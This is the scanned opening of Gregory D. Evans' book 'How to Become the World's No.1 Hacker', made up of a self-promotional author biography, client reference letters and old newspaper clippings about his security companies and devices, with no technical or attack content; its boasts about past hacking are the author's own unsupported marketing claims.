


HOW TO BECOME THE WORLD's NO.1 HACKER

SHORT & SIMPLE

Gregory D. Evans

HOW TO BECOME THE WORLD'S NO.1

HACKER

SHORT & SIMPLE

HOW TO BECOME THE WORLD'S NO.1

HACKER

SHORT & SIMPLE

A Publication by

GREGORY D. EVANS

CyberCrime Media
Writing & Publishing, Editing & Design
Norcross, Georgia

CyberCrime Media
Writing & Publishing, Editing & Design

6050 Peachtree Parkway, Suite 200, Norcross, Ga 30092
www.gregorydevans.com

ISBN 978-0-9826091-0-1

Printing in the United States of America

First Printing, March 2010

Gregory D. Evans

"...Evans goal today is to help individuals and companies protect themselves against computer theft and security breaches."
– Jason McKay – BlackEnterprise.com

"Innovator," "leader," "visionary"—just a few of the terms that describe Gregory D. Evans, and the extraordinary range of talents and expertise that distinguish this multi-faceted author and cyber-security expert.

Gregory Evans is a man driven by two passions: technology and community, and he has made it his mission to use the former to serve the latter. It was this mission that led him to found LIGATT Security (LIGATTSECURITY.com) in 2004.

Mr. Evans is a man of many sides, and wears many hats. The following is a brief look at some of the roles he plays in the course of his exceptional career.

Worlds No. 1 Hacker


Mr. Evans is not like most of the textbook hackers who received their CEH or CISSP and think that they are truly experience enough to consult on computer security. While in the 7th grade Mr. Evans performs his first hack on the schools computers, enabling him to change grades for all the students going unnoticed for 2 years. It was not until he hacked AT&T for the first time while in the 9th grade and his parents paid back $30,000. With the publicity he received Mr. Evans became a "Hacker For Hire" for some of the largest corporations in the world.

In 1996 Mr. Evans was hired to hack the largest telecommunications company in the world such as AT&T (again), MCI, Sprint and Worldcom. Making over $1 million a week, It was not until 1997 that it all came to a end when someone tipped off the FBI and brought it to a end. One of Mr. Evans conditions was to pay back $10 million in restitution.

This was not to boast of Mr. Evans exploits over the years, but to prove the level of experience he provides.

Entrepreneur

Providing helpful services to the public has always been at the forefront of Mr. Evans' mind. His abiding interest in the benefits of technology also enabled him to recognize the ways in which it could be misused by dishonest people—an



Gregory D. Evans

insight that also placed him at the forefront of the movement to establish effective means of cybersecurity.

Prior to founding LIGATT, Mr. Evans formed and operated The Cyber Group Network Corporation, a publicly traded computer security company specializing in stolen computer recovery.

While at the helm of Cyber Group, Mr. Evans became the first African-American to write a computer encryption program: Password Protection Information Retrieval Technology (PPIRT), which was sold in all major computer retail stores across the United States.

PPIRT was the first security software of its kind. With its 2,048-bit encryption program and computer recovery technology, it had the ability to track stolen computers over both the Internet and landline telephones.

Since founding LIGATT, Mr. Evans has guided the company to spectacular growth. It currently has over 65 computer security experts on staff, and has conducted more security penetration tests—designed to evaluate the effectiveness of businesses' information systems defenses against intrusion by hackers than any company in the nation. Its client list includes the FBI and other government agencies, banks, and even such entertainment luminaries as Jim Carrey and Chris "Ludacris" Bridges.

Educator

As a successful businessman, Gregory Evans has learned many secrets of success, and he shares those secrets with others as a renowned business educator.

Mr. Evans has spoken and taught courses on many critical high-tech crime subjects, including Computer Crime Investigation, Identity Theft and Password Cracking and Recovery, to students and fellow professionals at dozens of community colleges, universities and government facilities, including Concordia College, Santa Monica City College, Irvine Valley College, Cal State Los Angeles and San Marcos, Pepperdine University, Anaheim City College, Rancho Santiago College, ITT in Duluth, Georgia., and Los Angeles City College.

Media Personality

Gregory Evans' leadership in high-tech security has even extended to his presence in the media. Since the beginning of his career, he has been a consistent presence in broadcasting and print, informing millions of listeners, viewers and readers of ways to protect their valuable computer information against intrusion and theft.

In 2000, he produced and co-hosted Cyber Crime Radio, one of the first radio talk shows addressing high-tech crimes, on KIEV in Los Angeles, the nation's second-largest radio market. Mr. Evans also had a daily show, "The Cyber Security Minute," on KNX 1070, on which he advised listeners on defending themselves against high-tech crime.

Aside from his own radio shows, Mr. Evans has also been a guest on other high-profile radio outlets, including the very popular syndicated Tom Joyner and Michael Baisden shows, discussing Identity Theft.

In addition to radio, Mr. Evans frequently appears as an authority on high-tech crime prevention on television and in print. On The History Channel's series, "Modern Marvels," he demonstrated the invigorating capabilities of computer surveillance and the potential for destruction at the hands of cyber-terrorists, showed how spyware works, and taught viewers how to protect their wireless networks. In addition, he served as a consultant on NBC's highly rated Dateline series, "*To Catch a Predator.*"

In the first 30 days of 2009, Mr. Evans appeared twice on Fox network's *"Fox & Friends,"* as well as CBS news, and the world-famous Frank Ski morning radio show on Atlanta's v103. He was also named one of Black Enterprise magazine's Top 20 *"Masters of Innovation,"* and has been featured in numerous newspapers and magazines, including the *LA Times*, *USA Today*, *Wells Fargo Business Journal*, and *JET magazine*.

Author

Gregory Evans has written eight books on high-tech security issues. His first, dedicated to laptop security, was entitled, *"Laptop Security Short & Simple."* He also authored the first book ever dedicated to spyware, *"The Spyware Reference & Study Guide."*

Mr. Evans' other titles include, *"Memoirs of a Hi-Tech Hustler," "The Hi-Tech Hustler Scrap Book," "Hi-Tech Identity Theft Short and Simple," "125 Ways to Protect Your Computer Short and Simple," "How to become of the World's No. 1 Hacker,"* and "*The Layman's Guide to Fighting Hi-Tech Crime.*" He has also written articles for *Upscale* and *Essence* magazines.

High-Tech Innovator

Gregory Evans not only writes about, but also contributes to, the state and future of high-tech security. He invented *eSnitch* (Electronic Snitching Device), the first wireless tracking device for computers, which makes it possible to track the position of a stolen computer anywhere in the world.

Mr. Evans also developed and introduced one of the more sensational products of recent years with SPOOFEM.COM, a product that enables a caller to post any number in the recipient's caller ID. Since it launched in January 2007, SPOOFEM has attracted over 100,000 registered users, gaining so much popularity that *Viacom* network, *BET*, is slated to kick off a huge promotion campaign in the near future.

Community Benefactor

As a successful African-American entrepreneur, Gregory Evans realizes he has overcome the obstacles that block many others from similar accomplishments. He believes in giving back to the community that has given so much to him, and is very much aware of his power to serve as a positive role model for young people who might otherwise gravitate toward unproductive or unlawful lifestyles.

Gregory Evans' passion for technology was the key that opened the doors to his success. He wants to pass that key to young people looking for their way in life, and help open their eyes to possibilities other than the popular but often unrealistic desires to become famous entertainers or athletes—sparking a flame of interest in technology in inner city youth, so that more computer geniuses can be developed.

One outstanding example of how Mr. Evans "walks the walk" in his efforts to serve his community is the computer giveaway program he created, in which he presents brand new laptop computers to four noteworthy students from inner-city churches and schools. In partnership with renowned bishop Noel Jones, he completed this program in Sept. 2007 at the City of Refuge Church in Gardena, California, one of the nation's largest churches.

In 2008, the City of Compton (Calif.) Planning and Economic Development Department honored Mr. Evans for his contribution of computers to the city's Youth Day Celebration, as part of his ongoing efforts to increase technology awareness and knowledge in low-income communities

Trailblazer

Even after all his books, media appearances, and inventions, Gregory Evans still considers himself as being at the beginning of his task, standing on the brink of the vast, still largely unexplored frontier of technological security.

There is still much work to be done, and much to be discovered; and that is the way Gregory Evans likes it. Like those before him who set out in search of new and better solutions, Gregory Evans is a trailblazer, continuing his quest to excel and reach higher heights.

Gregory Evans' Media & Recognition Portfolio

PUBLICATIONS

- Turning Point Magazine
- Upscale Magazine
- Sun Newspaper
- LA Times
- USA Today
- Black Enterprise
- Wells Fargo Business Journal
- CEO Watch
- ET Magazine
- Security Watch
- Essences
- …and over 100 more

TELEVISION

- Dateline NBC
- BET
- CNN
- NBC
- History Channel Modern Marvels
- Fox and Friends
- Fox LA 11
- …and over 10 others

RADIO

- KABC Radio (Los Angeles)
- Tom Joyner (National)
- Michael Baisden (National)
- KFWB (Los Angeles)
- WBLS Williams (New York)
- KNX Radio (Los Angeles)

BOOKS

- Laptop Security Short & Simple
- Memoirs of a Hi-Tech Hustler
- Hi-Tech Hustler Scrap Book
- Hi-Tech Identity Theft Short and Simple
- 125 Ways to Protect Your Computer Short and Simple
- Spyware Reference & Study Guide
- Layman Guide To Fighting Hi-Tech Crime
- How To Become The World's No. 1 Hacker

AFFILIATIONS & AWARDS

- The Computer Security Institute
- The Association of Certified Fraud Examiners
- The American Society for Industrial Security
- The California Association of Licensed Private Investigators
- The Publishers Marketing Association
- NAACP Humanitarian Award Winner

THE BOARD OF DIRECTORS
THE BELLA VIDA HOMEOWNERS ASSOCIATION

2111 S. Beverly Glen Boulevard · Los Angeles, California 90025

March 6, 2006

Re: Ligatt Security

To whom it may concern:

Gregory Evans of LIGATT Security has asked us to write this letter of reference in connection with the recent security enhancements installed at our condominium building. As the Secretary of the Homeowner's Association and the individual who has been on the Board since its inception in 2001, I have had the occasion to work with and meet a variety of vendors offering services for our association. None have been as professional, courteous, responsive or attentive as Mr. Evans and LIGATT.

Mr. Evans was referred to the Homeowner's Association by one of our condominium owners in our 12-unit complex while we were in the process of obtaining bids for the installation of security cameras in our building. Prior to obtaining LIGATT's bid, we received bids from four other vendors, who offered us packages and tried to convince us why they were better than the others on the market.

On the other hand, Mr. Evans volunteered to come to our Homeowner's Meeting on less than 24 hours notice, gave an informative presentation to the homeowners about all of the different options available to us (including a book of the cameras and security options his company provided), the pros and cons of each, and spent time getting to know many of the homeowners, the homeowners' concerns and how to address them. At our request, and about 24 hours later, Mr. Evans provided us with a professional and all-inclusive bid (which included pictures of camera locations) for a security package that was priced competitively with the quotes we had received from other vendors.

Based on Mr. Evans' professionalism during the bidding process and his responsiveness to our association, I had no doubt that LIGATT would do a great job with the installation of the security cameras. Even my expectations, however, were surpassed. The cameras were installed timely, efficiently and professionally and every effort was made to ensure that the aesthetics of the building would not be compromised in any way. The LIGATT staff were always friendly, helpful and often stayed and worked late into the night to get the project completed. During the entire process, Mr. Evans updated the Board as to the status of the installation and even followed up after the installation was completed to ensure that the system was operating correctly.

LE CHEYNE ENTERPRISES

March 12, 2007

To whom it may concern:

This is a letter of reference and recommendation for LIGATT Security based on the security work they provided for West Angeles CDC.

Although I no longer work for West Angeles CDC as of March 5, 2007, I was the Managing Director during the contracted period and have worked closely with LIGATT Security over the last 2 years, whose professionalism, attention to detail and responsiveness to our needs were beyond reproach when compared with other vendors used in the past.

Although the details of the work LIGATT Security completed for West Angeles CDC is not open for disclosure, you can be assured that LIGATT Security's team of professionals are just that. LIGATT Security's team seemed to "hit the ground running" consistently providing solutions to whatever problem arose. Their tireless work ethic from start to finish exceeded our expectations in every way and every effort was made by them to work in harmony with our staff. I was constantly kept in the loop being made aware of any difficulties or changes by the team.

Based on these facts, I give the highest marks to LIGATT Security and their team of professionals and would recommend their services to anyone who wants to have a professional job done.

Sincerely,

Darryl Brown

Digitally signed by Darryl Brown
DN: cn=Darryl Brown, c=US, o=Le Cheyne Enterprises, email=lecheyne@tstonramp.com
Reason: I am the author of this document
Date: 2007.03.18 21:03:42 -07'00'

Darryl Brown
President/CEO

blackenterprise.com

Tech Watch

Black Digerati, Going Legit

From high-tech hustler to hacker--and beyond

Jason P. McKay

July 2001

Gregory D. Evans has a confession to make: He's still a high-tech hustler. The difference now is that he's legit. With his transgressions against the government and big business behind him, Evans' goal today is to help individuals and companies protect themselves against computer theft and security breaches.

Evans, the founder and CEO of the Cyber Group Network Corp., has created E-Snitch, an electronic snitching device that uses wireless networks and satellites to locate missing or stolen computers anywhere in the world within a five-foot radius of the stolen PC. The device also allows for the upload of data to a remote computer and the destruction of that data on the stolen PC--even if the computer isn't turned on.

Evans, 32, has come a long way since first cutting his teeth on technology in junior high school, where he learned to program software. He honed his skills by developing programs to help his parents track their finances. His talents did not go unnoticed by a neighborhood "street corner pharmacist," who tapped him to create accounting software to track outgoing products and incoming revenue. Throughout the years, Evans has launched several telecommunications and technology firms that earn between $250,000 and $300,000 monthly.

At 28, his exploits culminated in his arrest and multimillion-dollar fines for hacking into both government and corporate computer systems. Evans turned those 16 months, six days, six hours, and 55 minutes in federal custody into yet another learning experience. "While guys were on the yard lifting weights, I was sitting at the table talking to doctors, lawyers, and stockbrokers," says Evans. "I was selling them on my business plan." The advice he got from those professionals led Evans to launch the Cyber Group Network Corp. (OTC BB: CGPN) in 1999. The publicly traded San Bernardino, California, firm specializes in computer and network security and has three offices in California; Evans plans to open shop in London this summer.

So far, the Cyber Group has mainly been a research and development firm, and its revenue comes from Internet software sales and contracted services with companies and government agencies. But considering some recent statistics, the company appears to be in an industry sweet spot: Safeware, The Insurance Agency Inc., a computer insurance firm, reports that last year there were approximately 1.5 million computers lost, stolen, destroyed, or damaged.

Evans expects revenues from E-Snitch to total more than $100 million this year. "We've already got deals with the top five manufacturers of computers," he says. "The way we're trying to strategically plan it is that next year, every computer you buy will come with E-Snitch."

E-Snitch will also act as a wireless modem, allowing for Internet access and e-mail services. However, using E-Snitch solely for its theft-deterrent, computer-location application is expected to cost users a one-time registration fee with no monthly charges. Users of the wireless modem service will incur monthly expenses. The first E-Snitch will be available later this year for computers previously manufactured without this feature.

Another of the Cyber Group's salvos in combating cyber crime is its Cybercrimecorp.com site, designed to help consumers and businesses detect hackers and defend their networks against other unwanted infiltration. "Everybody from AT&T to the FBI logs on and does research," says Evans.

And with the help of 40 of the top 100 hackers working with the company (they're rated by federal law enforcement agencies), the Cyber Group recently released security software that will inform users via pager of breach attempts and trace a hacker's Internet protocol (IP) address or caller ID information. Cyber Group will also supply authorities with this information. With computer crime and information security breaches escalating along with associated financial losses, Evans and his company seem poised for prosperity.

OFFICE OF THE CITY MANAGER

CITY OF CARSON

June 18, 2007

LETTER OF RECOMMENDATION:

I am writing this letter of recommendation on behalf of LIGATT Security, Inc. The city of Carson recently contracted the services of LIGATT Security, Inc. to review and evaluate its current in-place security program. Once completed, Mr. Evans was able to provide valuable direction on how to improve various security measures throughout all city facilities, along with recommendations on how to cost-effectively update equipment. He was also very diligent in his follow-up and introduced comprehensive programs that the city will be implementing. I have been impressed with the services provided by Mr. Evans and his team at LIGATT Security, Inc.

On behalf of the city of Carson, I am pleased to have the opportunity to write this letter of recommendation and will be happy to provide additional information upon request. I can be reached at (310) 952-1729, Monday through Thursday, between the hours of 7:00 a.m. and 6:00 p.m.

Sincerely,

Jerome G. Groomes
CITY MANAGER

CITY TREASURER
KAREN AVILLA, CCMT

CITY OF CARSON

July 25, 2007

Re: Gregory Evans, Ligatt Security

To Whom It May Concern:

I am the elected City Treasurer for the City of Carson, California. My duties are full-time and consist of managing the investment portfolio ($200 million), overseeing all banking activity, and acting in the capacity of a Controller reviewing all receipts and disbursements for the City.

Our City fell prey to the criminal actions of computer hackers. Fortunately, our City Manager had recently hired Mr. Evans to perform a "secret" audit of the security systems in our City facilities as well as our computer network. When the computer fraud occurred, we contacted Mr. Evans to seek his advice. Without reservation, he stepped in to offer his expertise and assistance from A to Z. He met our bankers; interviewed with the Sheriff's Department; intervened with media, and performed security testing on the computer involved to name a few. It should be noted that the work he had been contracted to do was complete at this point. He jumped to assist my office when we were in need simply because he has a passion for the work he does. His desire was first and foremost to assist our City in a crisis and resolve our weaknesses. He has made himself available virtually 24 hours a day, 7 days a week and we are very thankful to have found such an elite professional in him.

I believe the citizens of Carson, our employees and elected officials will reap the benefits of the work completed by Ligatt Security for years to come.

Sincerely,

CITY OF CARSON

Karen Avilla

KAREN AVILLA, CCMT
CITY TREASURER

City of Compton
OFFICE OF THE CITY MANAGER

BARBARA KILROY
City Manager

(310) 605-5585
Fax (310) 761-1429

April 2, 2007

TO WHOM IT MAY CONCERN:

The City of Compton is a public agency who acts as the custodian of a variety of extremely sensitive information. In order to guarantee that the City was adequately securing such confidential data, we contracted with LIGATT Security to evaluate our current systems and make recommendations for any needed changes.

LIGATT security conducted this analysis extremely quickly and expanded their scope of service (without charge) into several areas that became relevant only after inception of the contract. We were so pleased with the service and response that we have received from LIGATT that we extended their contract and expect to continue working with them for some time.

Sincerely,

BARBARA KILROY
CITY MANAGER
CITY OF COMPTON

Cyber

Continued from C12

and products.

In June, the company released its first product called Hi-Tech Hustler software, which teaches consumers about how high-tech criminals operate. The software focuses on ways to combat data theft, unauthorized computer network access, cell phone cloning and virus exposure.

Hi-Tech Hustler, which is available on CD-ROM, retails for $69.95, and the company met its goal of distributing 20,000 copies of program in July, said Nisha Kapoor, director of public relations for The Cyber Group.

"What's unique about Hi-Tech Hustler is that it educates people about the way hackers think and what they've done," Evans said.

Also in June, The Cyber Group became a publicly traded company (stock symbol: CGPN). It trades over-the-counter, but it eventually wants to be traded on the Nasdaq, Kapoor said. On Friday, it traded at 10 cents per share.

On Monday, Cyber Group launched a computer search engine specific to high-tech crime called Big Target Meta Search Engine, and later this month it plans to begin televising commercial spots through Adelphia Media and Comcast CableVision.

In early 2001, the company plans to unveil a chip it has developed that tracks stolen computers.

"It's the LoJack of computers," said Kapoor.

The device — being called a C4 Chip — would be installed in personal computers, allowing its owners to track it 24 hours a day, Evans said.

In addition, it would allow owners to retrieve information off its hard drive, even without being connected to the computer. The chip also would have the ability to destroy the hard drive to keep information from being stolen, Evans said.

The Cyber Group Network is working to form alliances with computer manufacturers to have the device installed in new products. But the company also plans to sell the chip and have it installed for existing computers for about $100.

The computer security industry is booming, according to the Computer Security Institute in San Francisco. In its annual survey on computer security, 90 percent of respondents reported breaches in their computer networks. Of 273 organizations reporting losses in the survey, more than $265 million was lost.

Mountain Wave Inc. — an Internet reporting site on computer security — estimated the industry will have revenues of about $8 billion this year.

Those type of statistics encouraged the Cyber Group to get in the business.

Even though the company is only a couple of months old, it already has 20 employees and has outgrown its facilities on Via Lata Drive in Colton, Kapoor said.

The Cyber Group is looking to move to a location on Hospitality Lane in San Bernardino this summer.

"We have absolutely no room," Kapoor said.

'I think there's a lot of potential for this'

ABOVE: Greg Evans, right, research and development director for the Cyber Group Network discusses the company's E-Snitch computer tracking device with Randy Morris, left, the company's software engineer, at a press conference on Thursday. **BELOW**: A prototype for E-Snitch, a tracking device for stolen computes, will allow individuals to download files and destroy them off the hard drive.

Device to protect data and computers

By Dan Evans
Staff Writer

It's called an E-Snitch device, but it might as well be called the LoJack of computers.

The Cyber Group Network Corp., a San Bernardino-based high-technology company, made its first public demonstration on Thursday for a device that can track down a lost or stolen computer.

"I think there's a lot of potential for this," said Troy Cook, a detective with the San Bernardino County Sheriff's Department. "This is a very good idea."

Thursday proved it wasn't just a good idea, but an idea with technology that worked.

In a Webcast press conference, the Cyber Group Network showed how its E-Snitch prototype tracked a computer in real time through the use of global positioned satelites.

E-Snitch also downloaded a file off the laptop computer taken out in a moving car, and then was able to destroy the file off the hard drive of the computer, which was driven about two miles from the press conference site. Maybe best of all, the device doesn't have to be connected to any land line to be activated.

"This is like Apple Computers," said Greg Evans, the chief research and development for the Cyber Group. "We're about to make history."

What makes the company confident about the success of its product and the software developed for it is that more than $1.9 billion worth of computers were reported stolen last year, according to figures by Safeware Loss Studies.

High-tech crime has become such a big topic in San Bernardino County, the sheriff's department started an investigative unit in December, Cook said.

"You're constantly trying to stay up with security for crime prevention," he said. "This is the only product of its kind I've seen."

DAVID CREAMER/The Sun

Greg Evans, president of San Bernardino-based International Communications Brokers, demonstrates his company's 'Ready Cel. The device plugs into a laptop computer and a cellular telephone, enabling users to send computer data or faxes from anywhere a cellular phone can be used.

'Ready Cel' set for liftoff

■ A San Bernardino-based communications firm is about to start manufacturing a device that enables laptop computers to send data over cellular phones.

By JOHN WHITEHAIR
Sun Business Writer

A new onramp to the Information Superhighway is opening in San Bernardino.

International Communications Brokers Inc. is moving into a larger office and manufacturing complex on South I Street and expects to hire up to 75 workers to help with production of a device that allows laptop computers to work as mobile communicators.

Gregory Evans, president and chief executive officer of the 3-year-old company, said production on the company's "Ready Cel" will begin next month.

Ready Cel plugs into a laptop computer and a cellular telephone enabling users to send computer data or faxes from anywhere a cellular phone can be used, Evans said.

Most computers can do those same functions using a standard telephone, but with the Ready Cel adapter, a cellular phone can be used to transmit data.

TECHNOLOGY

Manufacturing Ready Cell will be the newest branch of the quickly growing communications and computer company. Existing operations include:

■ **Telecom Library.** A library of training and service videos for communications technicians that are mailed out nationally. Subjects include service and training for computer networks, satellite and telephone communications.

■ **Prepaid calling cards.** The cards are sold in stores and allow the use of public phones without coins.

■ **Pay phones.** Installation and service of pay telephones, along with seminars on how to get into the business.

■ **Pay-per-call companies.** Training on how to start a 900 telephone business.

Evans formerly owned Interlink, an Apple Valley-based subscription computer information firm.

"I said forget just the computer part of it, I went into everything," he said. "I'm trying to get into every aspect of communications."

Evans said his company's expansion includes a computer laboratory where firms can try out computer networks before they purchase one.

The facility also will have a studio where Evans will produce the company's television commercials to air on cable and wireless television channels.

WHERE TO CALL

For more information on International Communications Brokers Inc. or the company's Ready Cel Plug call (909) 335-6512


Allan J. Arlow, president of the Washington, D.C.-based Computer & Communications Industry Association, said the sector's growth is phenomenal and will continue to expand as the Information Superhighway develops.

"The growth of the computer industry is very rapid," he said. "Most of the growth will be in the Information Superhighway."

Jack Kyser, chief economist, Economic Development Corp. of Los Angeles County, said smaller companies, those with 50 to 500 workers, are providing much of the Southland's job growth.

"This is where I think you're going to see the largest growth," he said. "It's going to be the small to medium companies."

Kyser said that many communities are seeking companies such as International Communications Brokers that don't have smoke stacks or produce hazardous byproducts.



Protect Your Systems From Malicious Spyware Attacks

